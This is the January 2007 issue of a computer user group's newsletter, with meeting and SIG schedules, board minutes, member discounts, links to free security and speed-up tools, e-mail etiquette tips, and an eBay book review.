



Orange Bytes

Award Winning News Magazine of the North Orange County Computer Club *

Vol 32 • No 1

JANUARY 2007



Frank Van Nostrand Will be the presenter at the January Main Meeting. Come learn about the Social Security Administration's national computer system. Social Security has the largest computer system in the federal government, outside of the Department of Defense. Social Security keeps earnings information on every American worker. It also pays monthly payments to over 48 million Americans. Last year they processed almost 9 million new claims for benefits. Learn how they use their computer systems to accomplish these goals. Also learn about the top ten myths people have about Social Security. What people think they know about Social Security, but really don't.



Happy Holidays one and all!

January meeting details on page 4

NOCCC Meetings - January 7th

NOCCC Thirty years and counting

8:30 a.m:

Visual Programming *Wilkinson 221*

Visual Basic and Visual Basic Script

Visual C++ and Visual J++ for Beginners

9:00 a.m:

Autocad..... *Science 203*

Linux for Desktop Users *Wilkinson 117*

9:30 a.m:

Computer Aided Investing..... *Science 111*

Member Investment Strategies, Techniques and Software

Computer Essentials *Science 306*

The January meeting is canceled

Digital Photography *Irvine Hall*

How to remove unwanted objects from photographs

Home Automation SIG *Science 109*

Using technology to automate your home.

10:00 a.m:

Linux for Server Administrators *Wilkinson 117*

11:15 a.m:

Amibroker SIG *Science 111*

Beginners, existing users, learn how to use and apply Ami-Broker for investing and trading, share ideas and software.

Computer Security *Science 203*

Linux Programming Concepts *Wilkinson 117*

PC Q & A - Jim Sanders *Irvine Hall*

Most Q's A'd, some problems solved, assorted demos done

Understanding Operating Systems *Science 306*

Get Help with DOS, Windows 3.1, Windows 9x, OS/2, etc.

12:00 Noon **PIG SIG.** *Argyros Hall Cafeteria*

A lunch get-together and talk.

1:00 p.m: **Main Meeting, Irvine Hall**

Social Security Administration

2:30 p.m:

Hardware Essentials *Science 109*

Best picks for the holidays

OS/2 News and Installation *Science 203*

NOCCC web site:

<http://www.noccc.org>

Meeting Dates

Jan 7, Feb 4, Mar 4, Apr 1, May 6

Table of Contents

December Board Meeting Minutes	4	Stephen Johnson on Digital Photography	12	Computer Aided Investing SIG	20
January 7th Meeting Preview	4	Pig SIG Open To ALL	13	Amibroker SIG	21
Ted's Stuff	6	SUSE LINUX	16	Security SIG	22
Home Automation SIG Future Plans	7	iPod nano 2nd Generation 2GB	17	Digital Photo SIG	22
E-Mail:		Preparing a Review Article for the		SIG List	24
Be Less Annoying	8	Orange Bytes	18	NOCCC Help Line	25
eBay, The Missing Manual	10	BOOKS AVAILABLE IN THE LI-		NOCCC Membership Fee Schedule..	
Extrusion Detection: Security Moni-		BRARY	19	26
toring for Internal Intrusions	11	Main Meeting Report	20	Are You an NOCCC Member?.....	28
PC Hacks	11				

Borrow a computer book from our library, see page 19



Celebrating 30 years of
“Friends Helping Friends”



ORANGE BYTES STAFF

Publication Chairman

Jim Sanders • 714-636-5523 editor@noccc.org

Editor - Oversees, edits, and makes final selections of the articles to be included in the Bytes.

Jim Sanders editor@noccc.org

Associate Editor/Production - Lays out and formats in PageMaker the articles received from the editor, prints, and submits camera-ready copy of the Bytes to the printer.

Jim Sanders • 714-636-5523 editor@noccc.org

Contributing Editor

Open

Editor/Reviews • Communicates with the vendors and the members who evaluate products and write the reviews. Rides herd on members to make sure deadlines are met. Also makes sure that a copy of the Bytes gets back to the vendor with the review that was done.

Ted Littman • 714-779-1936..... reviews@noccc.org

Copy Editor • Does final proofing of Bytes for typos and misspellings. Eva Palmer

Classified Advertising • Obtains members' computer-related non-commercial ads.

Jim Sanders • 714-636-5523 editor@noccc.org

VOLUNTEERS NEEDED

for the following positions:

Help Line • Maintains the volunteer list, and the software and hardware subjects for which they are willing to answer questions.

Circulation — Oversees the mailing and distribution.

Commercial Swap Meets • Distributes Orange Bytes and NOCCC material at swap meets.

Commercial Advertising • Obtains ads from both national and local vendors for the Bytes; the success of this helps our club finances.

President's Message

President's Message January 2007
By Elise M. Edgell

I hope that every one had an enjoyable holiday season and will have a happy and safe New Year. It is time to look back over the past year and start planning for the coming year. It is encouraging that due to very hard work by some of our club members running fund raisers, the slight increase in our club dues, and the reduction in printing costs, our club is now running in the black.

I want to give special thanks to our Reviews Editor, Ted Litman. He was responsible for planning and running a very interesting auction of software and books. Ted is also responsible for instituting and running our lending library. Of course, he has been fulfilling his main responsibility of obtaining software, books, and occasionally hardware for the Reviews section of the Orange Bytes. He also makes sure that members submit their reviews and then he edits them. Our club would not be the same without Ted's efforts.

The Orange Bytes also won 1st place in the Southwest User Regional Conference in August. Jim Sanders puts in many hours each month to keep the Orange Bytes at its consistently good level.

We have had some very successful drives to collect eWaste. This not only lets you get them out of your home, it benefits the club with a donation from eWaste recycler, Omni Technics Inc. We will have another eWaste collection day during our February meeting.

We had two parties this year. The August party was for volunteers. The December Christmas party was for all members. If you did not come, you missed a lot of good food and good company.

I am looking forward to the coming year being at least as productive. There are going to be some changes. The proposed rearranging of SIG groups and the moving the Main Meeting time will allow for more SIGs and give members a chance to eat lunch without missing a SIG.

Be sure to start 2007 by going to the new Home Automation SIG. You will learn many interesting things. Dan Cregg, the SIG leader, is very knowledgeable in the area of home automation and he is a good speaker. This is an excellent way to find out how to improve your quality of living.

Our presenter for January is from Social Security. I am sure that he will have interesting and useful information about the computer system used by the Social Security Administration and some things that you probably don't know about Social Security. ■

Membership Benefits

As a valued member, we bring you a section of discounts and offers as part of the entire "Benefit of Belonging." (Caveat - we are unable to endorse these companies, but make these offers available as a service to our members).

Orange Bytes on PDF earlier in the month!

Members ONLY: Watch your e-mail every month for the Password to get the award winning Orange Bytes much earlier in the month via PDF file on the <http://www.noccc.org> website. Make certain you let us know any e-mail changes (membership@noccc.org) so you can get the jump on all the great Reviews and Articles!

User Group Offers

AskSam - SurfSaver 6, normally \$29.95, you can get it for \$19.95. AskSam 6 Standard + SurfSaver 6 is a flexible and powerful way to organize information and create searchable databases from Web pages, Email, PDF files, texts, and Word documents. Normally \$149.95 but you can get it for \$69.95 or the Pro version for \$99.95. You can also download 30 day trial versions. <http://www.asksam.com/usergroupspecial/>

Blue Squirrel - www.bluesquirrel.com/usergroup/ 50% off all products - call 800.403.0925 to order and mention user group special pricing. - till end of 2006

Corel - at the Feb 5, 06 presentation, Corel gave us the following link for special pricing to user group members. <http://www.corel.com/specialusergroups>

WordPerfect Office X3 for \$159, CorelDRAW Graphics Suite X3 for \$179, Corel Painter for \$229, Paint Shop Pro Photo XI for \$59, and Snap Fire Plus for \$29.

Laplink - www.laplink.com - Laplink Everywhere 4 is a great remote computer control and access program. The PCmover program, for moving all of your applications, settings, and data files from your old PC to your new PC. Get Laplink software for 30% off, use coupon code APCUG.

O'Reilly Books Discount -

Get 35% off all books and PDFs from O'Reilly, No Starch, Paraglyph, PC Publishing, Pragmatic Bookshelf, SitePoint, or Syngress books you purchase directly from O'Reilly. Just use code DSUG when ordering online (<http://www.oreilly.com/store/>) or by phone (800-998-9938). Free ground shipping on orders \$29.95 or more in the US. If, for any reason, you're not completely satisfied with your purchase, return it to O'Reilly and get your money back. A return shipping label is included with every direct purchase, and directions are posted online in case you've misplaced it: <http://www.oreilly.com/oreilly/cs/guarantee>.

Peachpit Press Books Discount - of 30% can be obtained by joining the Peachpit Club. Go to <http://www.peachpit.com> to sign up as a member. User group members should note that once you've become a Peachpit Club member, you may use your user group coupon code ON TOP of the permanent savings you earn as a member of the club. Just make sure you've logged into the site before you make a purchase to ensure this permanent discount will be in effect, and then enter coupon code UE-23AA-PEUF (case-sensitive) at checkout! This coupon code is an exclusive offer that may not be used in conjunction with any other coupon codes. The offer applies to all titles at peachpit.com including New Riders, Macromedia Press, Adobe Press, and Peachpit Press.

Prentice Hall, Addison-Wesley, IBM Press, Sams Publishing, and Informat Get 35% off list price by purchasing directly from the publisher sites: www.awprofessional.com, www.prenhallprofessional.com, www.samspublishing.com and www.informat.com/

CONTINUED ON PAGE 24

December Board Meeting Minutes

The monthly Board of Directors meeting was held on Monday, December 4, 2006, at Elise Edgell's home. The meeting was called to order at 7:30pm by club president, Elise Edgell. In attendance were: Jim Sanders, Elise Edgell, Gerry Resch, Herb Wong, Jr., Bill Thornton, Ted Littman, Doug Steiner, Dallas Hazleton, Mary Cornett, and Else Olovsson.



Officers Reports:

Secretary's report – (Mary Cornett) - Minutes from the November 6, 2006 board meeting were not published.

Treasurer's report – (Doug Steiner) – Collections from the December meeting were: Dues collected \$600.00, Mega Book Sale \$83.00, Consignment \$13.40, Raffle: \$39.00, Library \$8.00 and Coffee \$25.77. Total \$169.17.

Current Membership: Regular 265, Family 11, Student 1, Newsletter 23, Total Membership = 300.

Next Main Meeting – Jan 7, (Elise Edgell).

Next Board Meeting – Jan 8, 2007

Report on General Meeting – (Elise Edgell)

Committee Reports:

Publications – Ted Littman suggested readdressing OB publication timeline to improve premeeting delivery. Jim published 320 Bytes.

Programs – (Elise Edgell & Jim Sanders)

Jan. 7 - Social Security and how they use computers.

Feb. 4 – Open

Note: Ted Littman said Diskeeper is on hold.

Reviews - (Ted Littman) Gave out 5 books, 1 software program, and received 12 reviews. Library fees \$8.00.

55 books were available, we sold 44 books. Ted has 3 books for next month's raffle.

Public Relations – Else Olovsson needs help. Radio stations and websites were suggested for PR announcements.

University Liaison – (Elise Edgell) - Jim Sanders motioned to donate \$2,000 to Chapman University and motion seconded by Gerry Resch with unanimous approval. Elise will speak with the University President, Dr. Doty.

Motion by Gerry Resch: “Implement Herb's proposed time slot changes effective February 2007 of:

9:00am - 10:30am, 10:30am - 12:00pm, 30 min. lunch break, 12:30pm - 2:00pm, and 2:00 - 4:00pm Main Meeting.” Motion was seconded by Herb Wong, Jr. and passed.

Internet Committee – (Herb Wong, Jr.) – Did maintenance and put up SIG announcements.

SIG'S – (Herb Wong, Jr.) – Working on creating new monthly themes, He will review SIG meeting schedule.

Motion by Gerry Resch: “To allow Herb to go through with the meeting schedule and have a SIG meeting scheduled for a February meeting.” Motion was carried.

Consignment Table – Elise & Doug will print sheet for Cathy.

Membership – (Bill Thornton) – no report.

Opening & Closing: Jim Sanders labeled amplifier for the various hook ups.

continued on page 23

JANUARY 7TH MEETING PREVIEW

DIGITAL PHOTOGRAPHY SIG - 9:30 am - Larry Klees - At the next meeting Larry will show how to remove unwanted objects from photographs

COMPUTER ESSENTIALS SIG - 9:30 am - Elise Edgell, your club President, will be leading the SIG that is dedicated to helping new and inexperienced users conquer their computer challenges.

COMPUTER AIDED INVESTING SIG: 9:30 am – We'll look at what happened in the Market, how the Market is reacting to the election, identify what to expect for the Christmas Rally and beyond. The technical material will use various tools and websites to compare trading of ETFs, Closed End funds, and Managed Funds from Rydex, ProFunds, etc. to look for strengths and weaknesses in each strategy and what models work with them.

AMIBROKER SIG: 11:15 am – This will be a hands-on session to walk through some of the downloaded programs and explain the code, make corrections if needed for your data configuration, and make improvements. We will cover the RUTVOL sig-

nal program, how the signal is captured using the AddToComposite function, and how to use the signal in a trading system. (This is the basic signal used in Tango5.) Time permitting we will discuss program flow, using one AFL program for multiple functions, and various debugging methods.

MAIN MEETING 1:00 pm, Irvine Hall - Frank Van Nostrand has been the Public Affairs Specialist for Social Security in Orange County, for the past 9 years. He has worked for Social Security for over 33 years. In addition to his presentation, he will have a Q&A segment for your questions.

THE CLUB RAFFLE items this month are: PowerQuest/Norton V2i Protector backup software, Logitech keyboard, Competing in the Global Productivity Race - book. Hedge your bet, wear your current membership badge and get a free ticket for the member only raffle.

THE MEMBER-ONLY PRIZES (requires wearing badge to get a free ticket) will be: Home Networking the Missing Manual, Biometrics for Networking Security & ??? ■

Consignment Table

1. The consignment table is for members only. Only current members can place items for sale, but non-members are welcome to purchase items from the table. This is a great place to get some money for your surplus computer items, and help your Club at the same time.

2. The consignment table operates on a 90/10% basis — with the owner getting 90%, and the Club treasury 10%.


3. Fill out a tag on each item! It must contain: Seller's Name, NOCCC Membership Number, Item name, a short description and selling price.

4. Also, fill out the USER LIST with Name, Address, Phone Number. and a complete list of items and their selling prices.

5. All items and/or money may be picked up by the owner at any time, but MUST be picked up no later than 2 PM on day of sale. Because of the new disposal laws, if you have a display or computer that doesn't sell, you must pick it up. The club has no storage room available, and can not legally put it in the trash.

6. Any items and/or money not picked up by 2 PM, will become the property of NOCCC and will be subject to disposal at the Club's discretion. As it is now illegal to put monitors or computers in the regular trash, you must agree to pick these items up if they don't sell.

7. NOCCC is NOT RESPONSIBLE in any way for items bought and/or sold at the Consignment Table. Each item is placed and sold on an AS-IS BASIS. ■



NOCCC Officers

President

Elise Edgell 714-544-3589 president@noccc.org

Vice President

Herb Wong 714-968-7264 vicepresident@noccc.org

Secretary

Mary Cornett 714-995-5551 secretary@noccc.org

Treasurer

Doug Steiner 714-754-4173 treasurer@noccc.org

Directors

John Carlson 714-588-5980 jdc@pcnetlinking.com

Dallas Hazleton 714-526-1592 ghazleton4@dslextreme.com

Dave Keays 714-821-4792 rdksoft@sbcglobal.net

Ted Littman 714-779-1936 tedlit@adelphia.net

Richard Miller 714-309-1504 rrrmil@yahoo.com

Else Olovsson 714-832-3155 eolovsson@msn.com

Gerry Resch 714-772-6667 gerry@gerryresch.com

Bill Thornton 714-348-7989 x@1215.org

Past President

Cathy Margolin 949-645-5950 inventor00@pobox.com

Editor

Jim Sanders 714-544-3589 editor@noccc.org

Webmaster

Herb Wong 714-968-7264 ocug@singularitytechnology.com

Volunteers, Committees, and Projects

Business Solicitations/Lecture Series

Open

Consignment Table

Cathy Shimoazono 562-437-1463 chatty.cathy@charter.net

Richard Miller 714-309-1504 rrrmil@yahoo.com

Classified Advertising (non-commercial, members only)

Jim Sanders 714-636-5523 jsanders@ligasmicro.com

Commercial Advertising

Editor editor@noccc.org

Help Line

Need volunteer to fill this spot

Membership Database

Doug Steiner 714-754-4173 treasurer@noccc.org

Membership Chairman

Open

Programs

Open

SIG Coordinator

Herb Wong 714-968-7264 ocug@singularitytechnology.com

Public Relations

Else Olovsson 714-832-3155 eolovsson@msn.com

University Liaison

Open

Ted's Stuff

By Ted Littman, NOCCC Reviews Editor and Board Member

This is the 1st issue of my column for the 2007 Bytes. In it, I share with my fellow NOCCC members links to interesting and useful web sites as well tips and ideas on computing that I come across. If you would like to include your gems or make comments, please email them to me at tedsstuff@adelphia.net for publication in this column, with appropriate attribution of course.



E-Mail from NOCCC Member Mike Miller

"I enjoyed your article in the (Dec. 2006) Orange Bytes, but disagree with your recommendation to install Internet Explorer 7. I have heard that many people have problems with IE 7 when trying to run programs that use Java. Even after closing the browser window, some Java programs no longer work. If you uninstall IE 7, and use IE 6 then the problem disappears. Until Microsoft corrects the problem with IE 7, it is better to use IE6." In support of Mike's comment, also see the Jan. 2007 issue of PC World and Stuart Johnston's "Bugs & Fixes" column (p. 55) headlined "IE 7 Proves Buggy Already."

ZoneAlarm's Free Firewall from Zone Labs

The highly rated firewall is available at <http://www.zonelabs.com/store/content/compny/products/znalm/freeDownload.jsp?dc=34std&ctry=EU&lang=en>. You also can get a free PC scan there that instantly finds spyware, keyloggers, cookies, adware, browser help objects and other pests, at no cost to you.

Alwil's avast! 4 Free Antivirus Software

If you aren't using an antivirus program (shame on you), you can download this good free program for home non-commercial use at <http://www.avast.com/eng/download-avast-home.html>. Alwil also sells a Pro version, if you like the added bells & whistles. There is another free program, Grisoft's AVG, which Steve Bass likes according to his "Hassle-Free PC" column in the Jan. 2007 issue of PC-World (p. 49). In fact, Steve recommends "dumping pricey antivirus programs" that he calls "bloated" since they slow down your PC and hog its resources.

Spybot Search and Destroy 1.4

This popular free program to rid your PC of spyware/adware can be

downloaded at http://fileforum.betanews.com/detail/Spybot_Search_and_Destroy/1043809773/1.

Uniblue's Process Library

WWW.ProcessLibrary.com is an acclaimed "Industry Standard", free, online service providing information describing processes running on computers thus proving to be an invaluable security service to millions of computer users worldwide. Deep in the recesses of any computer, innumerable processes are running silently in the background. Some grab system resources, drastically slowing computers down; others harbor spyware and Trojans violating privacy and giving hackers free reign on compromised systems. ProcessLibrary.com gives you instant access to an extensive online database of comprehensive process descriptions to help you understand what is really running on your computer.

Since the launch of the original site in 2004, processlibrary.com has generated over 5 million visits per month, and has become one of the most used web-based services globally. The site has been redesigned with several new features and improvements, and launched on 13th September 2006.

The upgraded website is extremely user-friendly providing as much information as possible and it has several new key features:

- Intelligent Search Engine
- Improved process information
- More processes listed
- Faster Results
- RSS/Atom feeds
- Simpler design

Make Windows XP Run Faster!

Bob Rankin (author of the email Tourbus letter), offers some suggestions that are easy to follow if your PC has gotten sluggish. Go to http://askbobrankin.com/make_windows_xp_run_faster.html to view this useful article. Another useful article on this subject is at http://www.jasonn.com/run_a_faster_windows_pc_by_keeping_it_clean. Also, a rather lengthy, but useful article on turning off unnecessary Windows XP processes, by Jason Nunnelle, is at http://www.jasonn.com/turning_off_unnecessary_services_on_windows_xp.

Improve PC Performance

Here's another scan to check for things that are impacting your computer's functions and slowing things down; this one is PC Pitstop's Optimize software (<http://www.pcpitstop.com/store/optimize.asp?AdID=244291>). Although there is a charge for licensing the program, you can get a free scan at their web site. But, the free scan only will tell you what is wrong, so you need the paid version (\$30) to fix things.

3 Stubborn Problems You Can Fix

Microsoft provides easy-to-follow instructions for correcting several problems that occur all too frequently and seemingly defy solution. Like how do you recover a program window that you inadvertently move off the screen or your Taskbar has disappeared or a message pops up that you are low on virtual memory? The solutions are at <http://www.microsoft.com/atwork/getstarted/pcproblems.mspx>.

Best Bang for the Byte





Another recommendation by http://www.download.com/Best-bang-for-the-byte/1200-2001_4-5166363.html?tag=nl.e415.

Essential Free Windows Programs

Take a look at Jason Nunnell's recommended list of 19 "essential Windows programs for developers & power users" (http://www.jasonn.com/essential_free_windows_programs). You may find something of interest and the price is right.

HP Trade-In Program

Did you know that HP has a trade-in program for your old equipment (any brand) when you purchase an HP computer, printer, scanner, or other product of theirs? You can even view the list of eligible products and get a quote from HP at http://www.hp.com/united-states/tradein/home_flash.html.

Mumbai Bombings Shake Outsourcing Community

I wonder if this terrorist bombing in India, a favorite place for U.S. tech companies to outsource Tech Support and other functions, will have an impact? Read all about it at <http://www.eweek.com/article2/0,1895,1988951,00.asp?kc=EWEMNL071006EPW1A>. There also is a link to an article questioning whether the outsourcing boom is over!

That's it for now. Happy computing and hoping you all had a great holiday season. See you next month. ■

Home Automation SIG Future Plans

By SIG leader Dan Cregg, NOCCC

This was the first meeting for this new SIG. 14 members signed the roster sheet. The first order of business was to define what home automation meant the group. As expected, there were a variety of points of view on this.

Some thoughts were:

- 1) Convenience and integration:
 - a. Making tasks easier and having devices work together.
- 2) Security and piece of mind
 - a. Did I close the garage door?
 - b. Is there a water leak and I'm not home?
 - c. Is someone entering my home at a time they should not be?
- 3) Having all electronic devices talk to each other. Control of everything electronic.
- 4) Climate control:
 - a. Zoned for better comfort, and energy savings
 - b. Improved ventilation
- 5) Smart Plumbing
 - a. Showers that know your favorite temperature.
 - b. Motion detector faucets and toilets

- 6) Power Management and energy conservation
 - a. Devices that coordinate demand to minimize peak power draw.
- 7) Irrigation
 - a. Don't water the lawn when it's raining.
- 8) Lighting Control
 - a. Don't come home to a dark house
 - b. Don't stumble on things trying to get to a light in a room
 - c. Turn off all lights when leaving or going to bed
 - d. Automatic lighting at sunset
 - e. Lighting that adjusts to what is needed based on natural lighting available.
 - f. Timed or motion activated lighting to save energy.
- 9) Access control
 - a. Locking and unlocking doors remotely.
 - b. Opening and closing windows remotely.
- 10) Audio / Video control and integration.
 - a. Why do I have some many remotes?
 - b. How can I better control my PVR
 - c. What is High Def. TV and how do I use and control it?
- 11) Voice recognition
 - a. I want to talk to my house.
 - i. "Turn on the lights"
 - b. I want my house to talk to me.
 - i. "You have an appointment in 20 minutes"
- 12) Remotes
 - a. What is the best one?
 - b. Why are they so confusing?
 - c. Why do I still need half a dozen?
- 13) Media Centers
 - a. What are they?
 - b. How can they interact with my home?

The group then discussed what they would like to get out of the SIG. Some project / discussion ideas that were:

- 1) Project - Turn an older home PC into a home control PC
- 2) Technology review - what's out there today?
- 3) Technology review - How to make technology "guest friendly"
- 4) Project - The classic remote control of the coffee pot - I want to turn the coffee pot ON, while I am still in bed, and not necessarily at a predetermined time each day.

continued on page 24

LIGAS Microsystems Custom Systems - Consulting - Service Cable and DSL services configured

Routers installed
sick computers healed

jsanders@ligasmicro.com

714-636-5523

NOCCC member 0019, Jim Sanders



E-Mail: Be Less Annoying

By Steve Bass, PC World; Author, PC Annoyances.

Everyone -- including Bill Gates -- can use e-mail more efficiently. And learn how not to do really dumb things.

I've come to the conclusion that everyone needs to take a test before being able to use e-mail. No, I'm serious. You have to take an e-mail test. If you pass, you get an e-mail license. Proudly hang it on the wall. Screw up--send lots of messages with blank subject lines, say--and your license is pulled. You go on probation and attend mandatory remedial e-mail training.

Why am I being so hardnosed? I have a laundry list of ways people drive me wild with e-mail. I wrote about a few in "Get Relief From Annoying E-Mail," my July, 2006 "Hassle-Free PC" column: http://www.pcworld.com/howto/article/0,aid,125767,tk,nl_sbxhow,00.asp

But I ran out of room in the print column, so here are some more tips, including how to stop being obnoxious with your e-mail.

To Whom Am I Speaking?

Sometimes I have absolutely no idea who's sending me an e-mail, and this is a problem. I mean, I'll say something to another guy that I wouldn't dream of uttering to a lady my mother's age. [Sorry, Mom.]

* **Don't share.** If you and your live-in (spouse, significant other, whatever) use the same e-mail address, stop it. Extra e-mail addresses are free and consolidating e-mails into one mailbox is confusing the dickens out of me because I never know who I'm writing to.

* **Use a sig line.** Make life easier for me: Add a signature line with your name and e-mail address using the hot-linked `mailto:steve_bass@pcworld.com` format. It's easier to reply just to you if your e-mail was sent to many people; it's also great for when I forward your e-mail--the new recipient doesn't have to cut and paste your address.

* **Use your real name.** Don't get me wrong, I love your beerbelly49832@yourisp.com. The problem is, I haven't a clue who you are. Be a champ and add your real name in the signature line. And a favor? Don't use initials.



Do I Need to Read This Right Now?
Look, I'm a very busy man (or so I tell my wife and editor), and I get tons of e-mail every day. I need to do e-mail triage--you know, scanning the inbox for the hottest messages and reading them first. But honestly, I can't do this with most e-mail I get. So here's what I recommend:

* **The subject is...** Tell me, clearly and briefly, what your message is about in the subject line. I delete all messages with vague subjects--Hi, Hello, or worse, an empty subject line (oh, do I hate that!). And make sure you don't trigger my spam filter by using all capital letters, exclamation points, and words you typically see in junk e-mail, like "free," "spam," "mortgage," or "Viagra."

* **Exec summary.** Give me a one- or a two-sentence overview at the start of your e-mail. "I have a complicated issue," you might start out, "involving a Dell, memory cards, and SP2. If you have time to help, I've provided details below."

* **Save time.** Use [NM] or [EOM] (they stand for "no message" or "end of message") in the subject line as a shorthand way of responding with a simple "thank you" or an acknowledgement. This helps reduce the number of e-mails I need to open; many of the people at PC World use the trick and it's increased everyone's productivity.

And Your Point Is?

Once I actually open an e-mail, I need to get the point quickly so I can reply to the sender if necessary, then move on to the next one. But lots of the missives I get are, how to say it?, a mess.

* **Use paragraphs.** Obvious, right? Nope. I get e-mails with one long paragraph the length of the Gettysburg Address. Break it up into three or four smaller ones. By the way, my limit is three or four paragraphs; after that I start dozing. [Editor's note: I noticed.] And send a test message to a buddy to make sure your e-mail program isn't removing paragraph returns.

* **By the numbers.** If you have more than one question or point, number them. It makes replying a whole lot easier if I can refer to the numbers.

* **Subject shorthand.** When you reply or forward an e-mail, it's helpful if you stick one or two descriptive words in front of the original subject so the recipient has an idea of what's in store. For instance, I use tags such as "Update," "Confirmation," or "Really Dumb."

Miscellaneous Gripes

Think I'm done kvetching? Nope, no such luck.

".. here are some ways on how to stop being obnoxious with your e-mail."

* **Attachment don'ts.** Don't attach anything executable--period. If on the off chance I've asked you to send a program, stick it into a zipped file.

* **Keep it private.** Don't reply to a mailing list with "great idea" or "I agree." Reply privately instead. Select a small part of the original message for context's sake.

* **Stay plain, Jane.** Avoid fancy formatting, gaudy colors, and flowery backgrounds. Two reasons: first, what's cool on your monitor looks like hell on mine; and second, that extra coding increases the download time for folks with slower connections.

* **Dear [InsertName].** Private note to PR flacks: If you can't use mail merge properly, don't.

Be Less Annoying on Mail Lists

I really struck a nerve with readers of my newsletter when I talking about annoying e-mails. My inbox was flooded with a bucket of e-mail (most of it not very annoying). So this week I figured I'd follow up with advice on good mail list etiquette. But before I do, here are some e-mail gaffes that drive readers crazy.

"Stop sending chain e-mails to me--no matter what the cause (little Timmy needs your old Christmas cards to live, canola oil is poison, tell someone you love them, whatever...). While I find them annoying in general, they are even worse when they are the only time you contact me. I'd rather be dropped from your little list. Think for a minute: Do I ever send you such drivel, or respond to it?" --Chuck

"Always use the subject line. I automatically delete any e-mail without a subject line." --Linda

"Check spellings. Don't mix subjects in one e-mail." --Arvind
"Phone home. For conversations that require significant two-way dialog and do not require documenting, use a phone or IM. Do not send an e-mail asking me to lunch in 30 minutes." --Jack

"Stop using those fancy script fonts! They are near impossible to read. And please, no more purple, orange, green font colors. Its an e-mail, not a work of art!" --Mark

Now, on to some mail list etiquette. If you're new to mail lists, or even if you're not, you can learn how to make your messages easier to read, more useful, and definitely less annoying to others.

When Replying to Messages

1. Don't hit Reply All for every message. Avoid responses the entire list won't find useful. For instance, don't reply to the entire list with "thanks," "good idea," or "I'll try it!" Instead, reply directly to the person who just helped you.

Unfortunately, on many lists it's easy to inadvertently reply to everyone instead of an individual. Take a sec and check the return address before hitting Send. The sender's e-mail address is usually near the top of the message.

Another tip: Insert OFFLIST at the start of your sub-

ject line when replying to an individual. That way the recipient will know you're not replying to the entire list.

2. Remove the extra stuff. When replying, it takes seconds to snip extraneous junk and leave only essential portions of the previous message. There's rarely a need to repeat the entire thread, and doing so often discourages people from reading your message.

No matter what you do, get rid of the stuff that's automatically inserted at the bottom of every message--the "how to unsubscribe" junk--that clutters up every message.

3. Keep the subject line short. If you're viewing messages in digest form, the subject is something lengthy, like, "[Computing] Digest 07-13-06, 16 messages." When you reply to a message, it's essential (mandatory, really) that you change the subject to the message topic. Then remove everything from the digest message except the topic and your response.

4. Restrain yourself. It's not necessary to weigh in on every topic, especially on very busy lists. Consider limiting yourself to one or two messages a day.

When Starting a New Thread

1. Brevity is the soul of wit. Just as with e-mail, consider tackling just one topic or issue per message, and keep your messages short. Long messages (more than, say, three or four paragraphs) are difficult to read; long paragraphs are equally difficult to plow through.

2. Use an informative signature line. Keep your signature line short, say, two or three lines. Usually your name is adequate, though some lists (such as one I'm on about camper vans) want a city and state. The point is to avoid sticking in anything nonessential.

3. Stay on topic. If it's a computing list, send messages about computing; ditto for a cooking list, or any other special-interest group. Most importantly, avoid political messages and jokes.

This column originally appeared in Bass's PC World newsletter, Tips and Tweaks. Copyright 2006 Steve Bass and PC World. Read Bass's blog at <http://snurl.com/BassBlog> and his previous newsletters and print columns at: <http://snipurl.com/tweaks>. Subscribe to his weekly newsletter at <http://snurl.com/homeoffice>.

Steve Bass is a Contributing Editor with PC World, a 23 year veteran of PIBMUG, and a founding member of APCUG. He's also the author of PC Annoyances: How to Fix the Most Annoying Things about Your Personal Computer, O'Reilly Press. It's available on Amazon at dirt cheap prices. <http://snurl.com/annoyances>

Editors Note: I sincerely hope that everyone that reads this will heed the advice and pass it on to all their friends! ■

eBay, The Missing Manual

Review by Dr. John Hanson, NOCCC

Imagine 439 pages filled with all kinds of useful ideas on how to be successful on Ebay, whether buying or selling and only \$25 list price. It was published in August of 2005 so you might be able to get it for a better price at Half.com. O'Reilly books are so good they have been my favorites for many years.



I have won a few bids on Ebay and been satisfied with the results, but after reading this book, I learned I could do it with less pain and suffering; so I am anxious to apply some of the principles. Let's say you lost a charger for your digital camera or want an extra battery. If you bought them individually it could cost you a lot. On the other hand if you bid on a duplicate of your camera that is severely damaged (such as the LCD won't work), you can bid quite low and when you win, throw away the camera and use the battery and charger and it never hurts to have an extra manual. But as the book points out you need to follow their cautions. Be sure to read the description carefully to be sure of what you are getting and their condition. If not sure, contact the seller and ask questions. This marvelous book tells you all of these useful details in an easy to understand form.

I had never heard of a "Dutch Auction," but after reading the author's information, I am anxious to try as I want to buy a number of the same item and it's possible to get as many as I want and possibly even at a substantially lower price than my high bid. It's too complicated to explain here but what a useful idea. This book is filled with good ideas that you can put to work right away no matter how much of a novice or expert you are.

If you need to be pre-approved to bid on an item be sure to read how this works and be very careful to follow the cautions. If you want to bid on very expensive items like a Ferrari or diamond bracelet, it might be better to use the Private Auction advice as you may want to keep your identity a secret. In pri-

vate auctions you can't see who is bidding against you.

I wish I had read this book before signing up for my PayPal account as it would have been easier and I could have signed up for a Premier account instead of a Personal account. I had to verify my bank account by letting Ebay deposit a tiny amount in my account and then email them as to the amount. Premier accounts allow you to accept credit card payment which is useful for my business selling all over the world.

At the recent Sandex conference in August in San Diego, Charlotte Semple of the L.A. Computer club gave a marvelous presentation on how to be a power seller and save money as it costs to sell items on Ebay. After you have sold ten items you can qualify to have a store which is much cheaper and easier as you just receive money and ship your items. This book has 212 pages on selling on Ebay and how to go from a hobby to a business like Charlotte's. It has many pages of ideas on how to set up a store and more importantly, how to manage it. All through the book it warns you of the various scams to beware of. Ebay has lots of protective techniques, but for the unaware there are traps. Always check to see if the seller or buyer has any bad remarks about them. Beware of padded shipping and handling costs. Don't bid until you find out what these costs are.

